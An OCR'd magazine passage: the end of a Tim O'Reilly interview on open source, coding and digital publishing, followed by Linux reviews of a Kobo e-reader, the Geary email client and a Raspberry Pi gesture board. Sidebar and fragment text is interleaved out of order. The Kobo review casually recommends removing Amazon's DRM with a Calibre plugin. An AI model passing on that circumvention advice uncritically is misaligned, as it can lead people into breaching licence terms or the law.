TO'R: There have always been the two sides of open source. One was that it was open, the other that it was free. And before the era of the cloud, one of the big imperatives was that things be made open source because that way you get them for free. But it's not true in the cloud era, because so many of the services are free already, and proprietary. It used to be the case that free and open went together, and expensive and proprietary went together. Now proprietary and free, as in price, are overlapping.

I have to say, though, I worry about some element of this discussion because it looks back to this idea that somehow in the old days it was all good and now it's bad, and I don't think it's bad and I don't think that there's any reason to say, "Oh well, we need to go recreate the way it was in the past."

What are the problems that people have today with the way technology works? If you look at the Indie Web Movement, it's a lot around "OK, we want to go back to the day when we were in control of our own data." And that's useful but at the same time you have to say: "Look at all these people who are choosing to use these services because it works for them." I've never been that fond of, you know, "Though shalt!" as a driver for any of this.

To me, sharing is very real part of many important parts of the future. Look at how the internet of things is going forward, and robotics. There's a lot of open source there in areas where people are trying to figure things out, where there isn't a very clear profit motive. They're kind of going, "Hey, let me put my stuff out there. Let me show you how to do this thing."

LV So you're mostly optimistic?

TO'R: I just feel like, "My gosh!", you know, the entire maker revolution powered by Arduino and then follow-on kinds of products – open source hardware. That's kind of awesome and that's just naturally became the driver of this next generation.

LV Do you think everyone should be able to code?

TO'R: No. I do think everyone should be able to think computationally in some way. I think that first of all, I guess, there's coding and there's coding.

Should everybody be a professional coder? No way. Should everybody be able to do more than just use a GUI? Absolutely. Should people be able to automate operations of a computer? Absolutely. And should people be familiar with the power tools relating to our robot companions? Absolutely.

There are a lot of ways to get to it. When you build general-purpose tools that have open interfaces, people will learn to program because that's how you get more power over the system. There are kids programming in Scala today because that's how you build shit on *Minecraft*!

LV And they're using *Eclipse*!

TO'R: That's right. So because you have an environment where programming gives you power, you learn to program. We need to build environments where people want to program because that's how you get good at doing whatever it is that you want to do.

LV Maybe coding isn't so much of a thing. It's more about giving people the ability to change the technology they're using?

TO'R: I think it goes back to the *Make* magazine slogan, "If you can't open it, you don't own it." There's sort of a programming analog. But I do think that the notion that everyone should learn to code feels a little bit, I guess, like when there was a period when kids were subjected to piano lessons. Because everybody should learn to play some music – and we got a lot of people who come out hating music. And I think it's

much better to say how do we create a world in which coding is fun, exciting, and kids want to do it, rather than just make it some kind of educational imperative. It's the same thing with math. Should every kid know math? Absolutely. But should every kid be forced to learn math the way they taught piano? Absolutely not, because they taught it wrong.

The way that you learn math, if you really want to teach it right – you expose kids to things where they need to know math because they're better at it when they know math, and they're going, "Wow, I discovered this secret super power! If you used this formula..." that kind of shit is like magic and that's why some of the maker stuff is really great because it gets kids going "Wow!" If you know this secret formula you can figure out how to build this thing better – just like a cheat in *Minecraft*. Or if you're building something. I remember when I started renovating a house, I was like, "Oh, that's what some of this trigonometry stuff is for!" I just never had any application for it.

> **"When you find something cool and you want to do it, you're drawn into the learning."**

There are a lot of things that you want to learn more generally but even though you don't have immediate use for it, but I feel that in general, our educational system is way too long on a list of requirements and way too short on the kinds of things that make you want to learn.

LV That's why the Raspberry Pi has become so successful. And perhaps what the Raspberry Pi Foundation didn't anticipate was that so many people would just find the device so cool to play with.

TO'R: When you find something cool and you want to do it, you're drawn into the learning. One of my daughters was never interested in programming, never interested in what I did. She got into music and now she's taught herself to program [Cycling74's] Max because she's like, "Oh, I need to be able to make these sound effects." She found her way in through something she wanted to do.

Dale Dougherty, who started *Make* and worked with me for a long time at O'Reilly before we spun it out into Maker Media, had this great line: "What can you do with what you know?" And that kind of notion of helping people figure out what they want to do that gets them excited and then what they need to learn in order to be able to do those sorts of things, is the really critical thing. How would we expose more kids to interesting problems where coding is the answer?


LV If we could change the subject slightly... [PREGNANT PAUSE] is print dead?

TO'R: No, but it's trending that way! There's still a market that really values something in print, and it might be for the convenience of paper. I can read the *New York Time*s online but I still get the *Sunday New York Times* because it's fun to sit there with a coffee and leaf through it. It's a better experience. But from my own business, there's a lot of evidence that people when offered print or digital, they'll choose digital. We offer our books in print and the bulk of our print books are still sold through retail channels. I would guess that overall we're maybe selling 50/50 at this point, but print is almost all through retail channels. When people are buying direct from **oreilly.com**, it's 90% digital and 10% print.

LV We've found that many people who spend all day on a computer may be reluctant to spend their spare time looking at a screen.

TO'R: I'm wrestling with this myself. I read a lot on a 7-inch tablet. I use the Kindle app, and in general I find it fine. But I do think it's one more electronic device that I'm using at night. You're trying to wind down, does it have the same effect? And when I do read print again, I think, "Oh yeah, that was really nice." So I think we're probably going to have a bit of a pendulum swing, and

During our Indiegogo campaign, Tim O'Reilly retweeted our initial announcement to his 1.8 million followers.



Sorry Tim: Linux Voice issue 5 is all sold out!

certainly there's evidence from publishing in general that print is not dead. There's a new equilibrium, and we haven't found where it is yet.

And some new potential…
TO'R: There's no question that the cost structures of digital are actually better than the cost structures of print, and so it's better for publishers.

Do you think the problem of digital editions has been solved yet? Have people tried too hard to recreate a book or magazine experience on digital platforms?
TO'R: Oh absolutely. I find digital editions of magazines completely uninteresting. I've never been a huge magazine reader, but I don't know why I'd want to use a digital edition of a magazine rather than reading stuff on the web. You know, if I've got to be on a computer to look at this thing, just give me the goddam article in web format. Don't make me go through something that's a worse experience to reproduce than print because it doesn't have any of the characteristics that make print attractive, like the ability to leaf through it in the same way. Yeah, you can kind of simulate the flipping of pages but you can't riffle through it in the same way. And I find most of those programs pretty irritating.

I've always loved books (I have probably 10,000 books) and they take up a lot of space. And I find that what I increasingly want nowadays is that if there's a book that I really love, I like to have a print copy of it. And if I didn't love it, I'm glad not to have it take up the space. So it's really, to me, a question of an after market – of do you love this book, do you want to get a print copy?

Or buying the vinyl when listening to the digital version?
TO'R: I think about the books I've kept through my life and if it was below a certain threshold, I'd just get rid of it. And if it was up here, a book I really loved, I have 10 copies in different editions. I have first editions and the cover is different, whatever. And then there's that middle range where it was good enough that I didn't want to throw it away, but not in that upper echelon, and I look at those now and think I would much rather have read those in digital and not have them cluttering up my house, and have a smaller set of things I really love.

The thing that I probably miss most about print, and we have yet to really reproduce, is the carpet of memory that a bookshelf gives. You know, when you look at your bookshelf, particularly if you're somebody who likes books, it's almost like there's this texture of memory of all these things. You're looking at the spines, you know the authors and there's just this sort of, like, little flavour; an aroma. For example, my science fiction collection is 50+ years of reading these books, including books I was reading at just 10 years old. I haven't looked at some of them for 40 years, except for looking at the spine. And that spine refreshes the memory.

Surely that doesn't have to go?
TO'R: No it doesn't. I don't have a big enough collection of digital books yet but I'm pretty sure there isn't a good way to organise them.

And there's no good way of passing them on either.
TO'R: Yeah, exactly. On the other hand, there are some wonderful new affordances with a digital book. You know, there are books that I really love and now I can have them with me all the time. I used to have two or three books that I'd have multiple copies of because I'd have one in the office, one at home. I can have those, assuming they have a digital edition, with me all the time. If there's something I like to quote a lot, I go "Yeah, I got it right here." So there are pluses and minuses, and that's always the case as we move into the future. We lose some things, we gain some things. We make trade offs and we figure it out.

> **"The willingness of people to pay for things that delight them will not go away."**

Do you think Amazon's imminent subscription service

Tim holds a balanced view of the positives and negatives affecting the future of tech.

for books is going to be a good or bad thing for publishing?

TO'R: It's hard to say, it depends a lot on how they do it. Effectively, if they say we have this subscription service and somebody reads it and we're going to pay the author and the publisher as if they bought it, then it kind of is economically equivalent, except for the fact of course that it's one more nail in the coffin of any alternate distribution method. And the problem with Amazon long-term is the Walmart problem, which is that you become so powerful that you start squeezing your suppliers.

Yeah, and publishers are paying for the privilege of having their titles stocked in places like grocery stores/supermarkets.

TO'R: Exactly. And that's not really healthy. That's the thing that worries me the most about Amazon, and why always our approach – and this is a big piece of our philosophy on DRM-free ebooks – it was, "look publishers, don't you see the path that we're going down? Because Amazon is the biggest channel for digital and they have a proprietary locked-in format, effectively you can't sell! Or you can't in any effective way. Sure you can sell a MOBI file and people can go through hoops to load it. You're screwing yourself."

There was a time when publishers could have really worked on this and said "We're going to have open formats, and we're going to make this stuff available so that people can buy anywhere, read anywhere". And it would have been great. But that's life. The whole thing with publishers and Amazon, to me, is going to be a business school study some day. I always think, "Here Google enters the market with an approach that could potentially have been competitive to Amazon, brought another major competitor to the market, and the publishers sue Google." What were they thinking?

And of course, by the time Apple comes into the game, you know, the publishers go and try to make a deal with them and they get sued themselves. It's sad. But in the end, I don't know that it really matters. I think that the more things change the more things stay the same, as they say. It's always possible to say the sky is falling because it's falling for you. But it's very rarely falling for everybody. There are big times in history when it really does fall for everybody and we should be worried about those. But because one kind of supplier beats out another is not one of those times – and in fact, by all evidence, independent book stores are thriving. It's the chains [that are suffering] – you have one class of predator who was taken out by another. As a publisher, though, I am certainly concerned by the potential dominance of Amazon.

In 2002, David Bowie said music supply will become like running water or electricity. Do you think that could happen to the content we create?

TO'R: I think that's fair. How long a period of time are we talking about? Effectively, the era of recorded music in which that was so wonderful is, what, 70 years? And there was no good music before then? Bullshit. There was great music. And it got paid for some different way. I think that the willingness of people to pay for things that delight them will not go away. And if the system starts failing the users – if the artists really aren't getting paid and they say, "Screw it, we're not going to do what we do any more," that will be a problem, right? I don't think that's going to happen.

Somebody's going to come along and figure out how to get paid. I think Amanda Palmer is a good example, "You like what I do, here's how you're going to pay me." And think there are going to be more experiments and we will develop more economic models because creators don't want to stop creating and customers don't want to stop enjoying what they create and the middleman has changed, but it doesn't matter in the long run.

Photo credit: Dave Morris, via Flickr: Cory Doctorow, ORGCon 2012 (CC BY 2.0)

‘In the 21st century, the rules we apply to the Internet are the rules we apply to everything - the Internet is the nervous system of the information age. ORGCON is the best place to go to debate those rules and decide what we're going to do about them.’

Cory Doctorow, author and creator of BoingBoing

ORGCON IS THE UK'S BIGGEST DIGITAL RIGHTS CONFERENCE

NOVEMBER 15, 2014

The focus of this year's conference will be how we make mass surveillance an unavoidable issue for our politicians in the lead up to the 2015 General Election. Starting with a keynote speech by author Cory Doctorow, there'll be a day's worth of talks, debates and workshops from leading journalists, experts and activists.

Tickets from £10 and if you become an ORG member, you can get a FREE ticket.

For more information, go to:
openrightsgroup.org

ORGCon2014

F-Secure.

Andrews & Arnold Ltd

LINUX VOICE

REVIEWS

The latest software and hardware for your Linux box, reviewed and rated by the most experienced writers in the business

Andrew Gregory

Winter is coming. Better huddle around the server to keep warm.

We don't want to be accused of dumbing down, but the reviews section this issue has something of a simple theme to it. The Hover plugs into a Raspberry Pi so it can accept gesture controls. Short of clapping your hands to make a switch come on and off, this has to be the simplest (some would say most limiting) way of interacting with a computer, like an ape with a stick.


Gnome has always tried to be streamlined, picking sensible defaults so as not to overload the user. The MoPi has just one configuration screen – it's made for people who want to get thigns done, rather than spend ages on the minutiae of setting up a system.


Remove that which is unneccessary

The apotheosis (some would say nadir) of this philosophy is *Geary*. This has almost no configuration options, yet it's in development because simplicity is a feature. Now comes my point. If we choose to use simple tools, that doesn't mean we're simple people – far from it. We've chosen simplicity. We've opted in to making our lives easier so we can devote more brain energy to other, more fruitful pursuits. Don't knock simplicity. Embrace the freedom to delegate choice to the developers. Most people don't get to choose not to choose.

andrew@linuxvoice.com

On test this issue...







Kobo Aura H_2O

Bibliophile **Graham Morrison** finds a water-resistant ebook reader to take with him to the sauna – something he can't do with his leather-bound Byron volumes.

Geary 0.8

Always one for zen minimalism, **Ben Everard** likes the simple things in life – including this wonderfully pared-down email client.





Hover

Minority Report promised us gesture controls. Now the Hover brings them to our Raspberry Pi. **Les Pounder** waves his arms about...

Gnome 3.14

Mike Saunders wants an interface that looks good, gets out of the way and lets him get on with his work. Is Gnome up to that task?

MoPi

Gadget king **Les Pounder** gets to play with a battery pack and power manager, for when he's hacking in a field in Hampshire.

BOOKS AND GROUP TEST

Spreadsheets aren't the most thrilling applications at the best of times, but when they crash halfway through an operation or otherwise garble your figures, they raise the pulse in other, less pleasant ways. That's why you need to find the best office suite possible, and that's why we have included five of the best office suites for Linux in our Group Test this issue. And in our selection of the best books this month, there are guides to AngularJS, a call to arms for the networked age and a work of genius from the man behind the XKCD web comic.

Kobo Aura H_2O

Water baby **Graham Morrison** thinks he's found the perfect partner to the new EPUB edition of Linux Voice.

DATA

Web
www.kobo.com
Developer
Kobo Inc.
Price
£139.99


SPECIFICATIONS

CPU Freescale i.MX507 at 1GHZ
RAM 512MB
Screen 6.8-inch Carta
Resolution 143x1080, 265 dpi.
Storage 4GB
Connections Micro SD and USB
Network Wi-Fi 802.11 b/g/n
Size 129 x 179 x 9.7 mm
Weight 233g

In case you've missed the news, we now provide our subscribers with both a DRM-free PDF of each issue and an EPUB version. EPUB is short for electronic publication, and rather than locking you to the static layout of a PDF file (albeit a layout we've injected a lot of love into), an EPUB is more like viewing HTML. In particular, an EPUB reader will focus purely on the text, allowing the content to merrily reflow into whatever form factor you've arranged for your reader. Layout and images are always a secondary concern. But the best thing about EPUB is that it's the perfect format for an ebook reader because ebook readers are good for only one thing – reading words. Rather than the pixel-driven, backlit, power-hungry screens on our phones, tablets and laptops, the 'e-ink' displays of an e-reader have similar properties to those of a paper book; they're light and portable, you read by reflected light and the effective organic resolution of the text is almost indiscernible from print. Plus they take almost no power. Effectively, you don't feel like you're reading from a screen anymore – it feels much more like reading from a book. When you add this to the convenience of never losing a folded corner, of carrying hundreds of books with you and of updating your device with the latest issue of Linux Voice, it's an essential device.

Which leaves Linux users with a quandary – which e-reader to purchase? The most famous, of course, is Amazon's Kindle range. These are fantastic devices that are good value for money. But they tie you to Amazon's restrictive DRM covenant and won't work well with Linux, let alone allow you the privilege of reading Linux Voice. So when we saw that a company with devices known to work well with Linux, Kobo, was releasing a new reader, and one that you can use in the bath, we had to ask them for one. And they thankfully obliged.

The Kobo Aura H_2O is the device in our hands. It's light and smaller than any book we've read. It has a single button on the top-right, and when pressed, the screen goes through the e-ink jiggle familiar to any e-reader user. The device uses the latest 'Carta' display, which is the same as used in the Kindle Paperwhite, but this beats the Paperwhite in both resolution and dots per inch. It's incredibly bright and reflective and a real pleasure to read from, whether that's by a candle or in direct summer sunlight. In dusky conditions, the invisible white LEDs secreted along the bottom edge pour light across the display in a way that's barely perceptible, but the whole background glows with a very comfortable, very uniform light that makes the text perfectly legible, even in the pitch dark of Count Dracula's guest accommodation.



An e-reader that works with Linux and lets you read your favourite magazine in the bath. Surely 5/5?

Micro USB and Micro SD ports are hidden behind a waterproof door.

Hard ware in soft water


When you first turn the device on, your heart sinks because the first screen asks you to connect the device to your computer, and Kobo seems to have abandoned its Linux desktop client. However, we connected the device as requested, and luckily, the process continued and allowed you to set up the device over Wi-Fi (why the cable, then?). It's a simple case of following the instructions and either using the store, or connecting the device as external storage and copying your files over. It really is that simple.

Input is via the infrared touchscreen. You swipe left and right to change pages, swipe up the left-hand side of the screen to change the brightness and touch various parts of the screen navigate the user interface. The reason for the slight clunkiness, and why it doesn't use a capacitive touchscreen, is the device's killer feature – the H_2O is waterproof. Kobo claims it can last for 30 minutes up to 1 metre beneath the surface. This is a first for an e-reader (other than modified Kindles), and it's a genuine boon

Get books onto your Aura H_2O

As we briefly explained in the main text, you can simply connect the device to your Linux machine and copy the files you need into the root of the storage area. After you disconnect, the Aura will re-appraise its library and present a new list of books for you to read. It really is that simple, and it works faultlessly from any desktop. We used *Calibre 2.4* (see our review last month) with the amazing **amazon_drm** plugin to access our trusty Kindle library, and copy over our book collection while at the same time removing Amazon's DRM. We then converted these files into EPUB before manually copying them to the Aura. *Calibre* would usually talk to your device automatically, but the H_2O edition is too new to be supported, and the manual process isn't really that difficult.

You can even perform the same task wirelessly. In *Calibre*, just start the 'Content Server' from the Sharing menu, and point the Aura's browser at port 8080 on the IP address of your Linux machine – these details are given in the Sharing menu. From the web page that appears, you can download any of your books without physically connecting and save them to your library. This is ideal if you purchase books from online retailers who refuse to cripple their titles with DRM and you need a central repository to store your copies and send them to your devices.




Liberate your Amazon Kindle book collection with a little help from *Calibre* and a wonderful plugin.

for those of us who enjoy reading in the bath. It felt a little strange taking the device into the water, but fortunately, the only hitch we experienced was slightly too much bubble bath. The Aura performed perfectly, and we could even interact with the display whilst the device was submerged.

Fantastic Voyage

The 'Home' page provides access to the Kobo store, your own library, and a couple of handy extras, including reading statistics and a dictionary. The store itself seems well stocked, although the books use Adobe DRM, which we're reluctant to recommend. At least you have some option if you only realise in the departure lounge that you've forgotten a good read. The only remote connection is through Wi-Fi, which is fine for us, and the 3.2GB free out of the 4GB of internal memory is more than enough for a few good reads. However, there's a micro SD card reader hidden alongside the micro USB port that can be used to expand storage up to 32GB, which is fabulous. To access both ports you have to peel back a protective plastic door on the bottom of the units, which is used to make them both waterproof.


reader devices (a wide variety are supported, including Android MTP phones and tablets). It can also display ebooks, but desktop and laptop screens are rarely good for reading from. Perhaps, as tablets get more powerful, *Calibre* will see more installs on reader hardware (*Calibre* supports touchscreen controls for Windows tablets, but not yet for Linux ones).

The biggest change in version 2.0 is that it's shifted from the *Qt 4* toolkit for its graphical interface to *Qt 5*. This has cleared a lot of problems that were the result of *Qt 4*. However, it does mean that the project no longer supports Windows XP. We won't take any marks off for that though – *Calibre* has supported XP later than Microsoft, and it's high time you switched any remaining XP machines to Linux anyway.

If you've got enough books to make managing them difficult, *Calibre* lets you sort and filter them by author, tag, language and various other parameters. You can also convert between most popular ebook formats, so you can manage books across a range of devices. This all works well, but the interface is a little lacklusture. The icon theme is inconsistent (some are flat, some aren't, one's animated and the save icon is like nothing we've seen before), the window feels cluttered even though it's actually quite a simple layout, and it's not always obvious where particular options are. None of this is bad enough to put us off using it, but the software would really benefit from a little more attention to design.

Calibre can get books from a wide range of sources including free (both as in beer and speech) and paid-for stores. The list of sources

There's a lot of control over the device's font rendering – you can even make it virtually indistinguishable from a 1970s era Penguin Classic.

Reading is a real pleasure, regardless of where you are. While we normally prefer buttons to swiping the screen, we were able to turn pages while holding the Aura with a single hand. Touching a word brings up the essential dictionary, and you can both highlight a section and make notes, although the on-screen keyboard isn't very fast. Touching the screen again removes the user-interface that appears, rather than waiting for a non-existent timeout.

There's also a lot of control over the 12 installed fonts, including OpenDyslexic, a typeface designed to help readabilty. You can fine-tune both the font size and the weight of the font rendering, as well as the line spacing and margins, and we found the results to be worth the effort but that could be because we prefer a high word density.

We can't emphasise enough how comfortable and how rewarding it feels reading off this screen.

> **"The only hitch we experienced was slightly too much bubble bath."**

File compatibility is excellent, as long as you stick with EPUB. Image formats were handled decently, but they don't look great on any e-ink display – the imperfect placement of the pixels and the greyscale makes images feel like cheap newsprint. Smaller PDF files work, but our own PDFs constantly asked too much of the Aura, often requiring a paperclip inserted into the reset hole. This is a device for EPUBs and EPUBs only, which is fine by us, because its EPUB support is brilliant. In the week we had the device for testing – and we read lots in and out of water – we used only around 10% of the battery life, so even with the subtle lighting, it's likely the Aura will last the duration of a transatlantic cruise. And to put it simply, we loved it.

LINUX VOICE VERDICT

A little expensive, but it works with Linux, it looks amazing and you can read it in the bath.

★★★★★

Geary 0.8

Email should be as simple as possible, but no simpler. **Ben Everard** finds out which side this new email client sits on.

DATA

Web
https://wiki.gnome.org/Apps/Geary
Developer
Yorba
Licence
LGPL

In computing terms, email is ancient. It pre-dates the web. It pre-dates the internet, and in some form, it even pre-dates Arpanet. It's become ubiquitous and something that computer users expect to 'just work' on any computer.

Linux has its fair share of email clients, from the terminal-based *Mutt* to the all-singing-all-dancing *Thunderbird*. However, what it didn't have until recently was an email client focused on ease of use. This is the niche that *Geary* is now trying to fill.


Despite failing to reach the $100,000 target on its crowdfunding campaign (and therefore getting nothing) in April 2013, Yorba – the development team behind Geary – have continued to develop the software albeit at a slower pace than we would have otherwise expected. It has just reached version 0.8.

The design philosophy is probably best summed up by the preferences dialog. It contains a mere six options (all of them on/off), half of which are around notifications (the remaining three are on spellchecking, previews and moving to the next message). Want to change the frequency it checks the server? No such luck. Prefer a different font? Nope. Like to set up a filtering rule? Not here.


Simple minds

If this sounds like madness to you, then you might as well stop here – *Geary* isn't going to be for you. Yes, it will probably get more features in the future, but its whole *raison d'être* is based around its simplicity, and that's incompatible with fine-grained control.

If you're still reading, then you're probably intrigued about the possibility of a minimalist email client, so let's look at the features. Well, the biggest new feature in version 0.8 is signatures. Yep, those bits of text that you add to the bottom of the email. They've only just landed in version 0.8, so that should give you an idea about the level of completeness.



The full range of configuration options for *Geary*. No, there's not much here – and that's the whole point.



***Geary*'s conversations view helps you follow the flow of messages, but it can get unwieldy with large emails.**

Connection to an email account is easy, provided, that is, it's an account from Gmail, Outlook.com or Yahoo. If it's not, you'll have to set up the account manually using the IMAP and SMTP details. Once set up, the interface is perhaps a little closer to most webmail accounts than most standalone email clients. Everything stays in one window, including composing emails. Thanks to the new composer, replying now happens in-line with the conversation on the main pane of the window. This is great for knocking off quick answers, but again, power users might find it a bit simplistic (you can break out into another window if you wish).

The elephant in the room with *Geary* is the lack of GPG/PGP encryption support. It would, of course, be possible to do the encryption elsewhere and just paste the cypher text into the email, but if you're going to do that, why not just use a client that supports it? There is a bounty available for whoever implements encryption (**www.bountysource.com/issues/1353854-transparent-encryption-and-signing-with-gpg**) that's standing at $55, but if it's a feature you'd like, you can add money to the bounty.

Ultimately, some people will love *Geary* for its simplicity, while others will hate it for its lack of options. This is the case now and will almost certainly be the case in future releases. You just have to decide which side you're on – give it a go!

LINUX VOICE VERDICT

Geary is easy to use, looks great and works well, but only if you can put up with the lack of options.

★★★★★

Hover

One year earlier than Back To The Future II promised us hoverboards for all, **Les Pounder** connects one to his Pi. Great Scott!


For many years we have used the traditional combination of keyboard and mouse as our main method of input. But in recent years, with the introduction of mobile devices with touchscreen and accelerometers, touch and gestures have become alternative methods of input.

The Hover board is a touch and gesture controller that works with Arduino, Spark Core and all versions of the Raspberry Pi. It uses a sensor to detect user input and passes this data to the device, which can then act upon the input. Hover provides a programmable user interface that can enable new methods of control for your project.

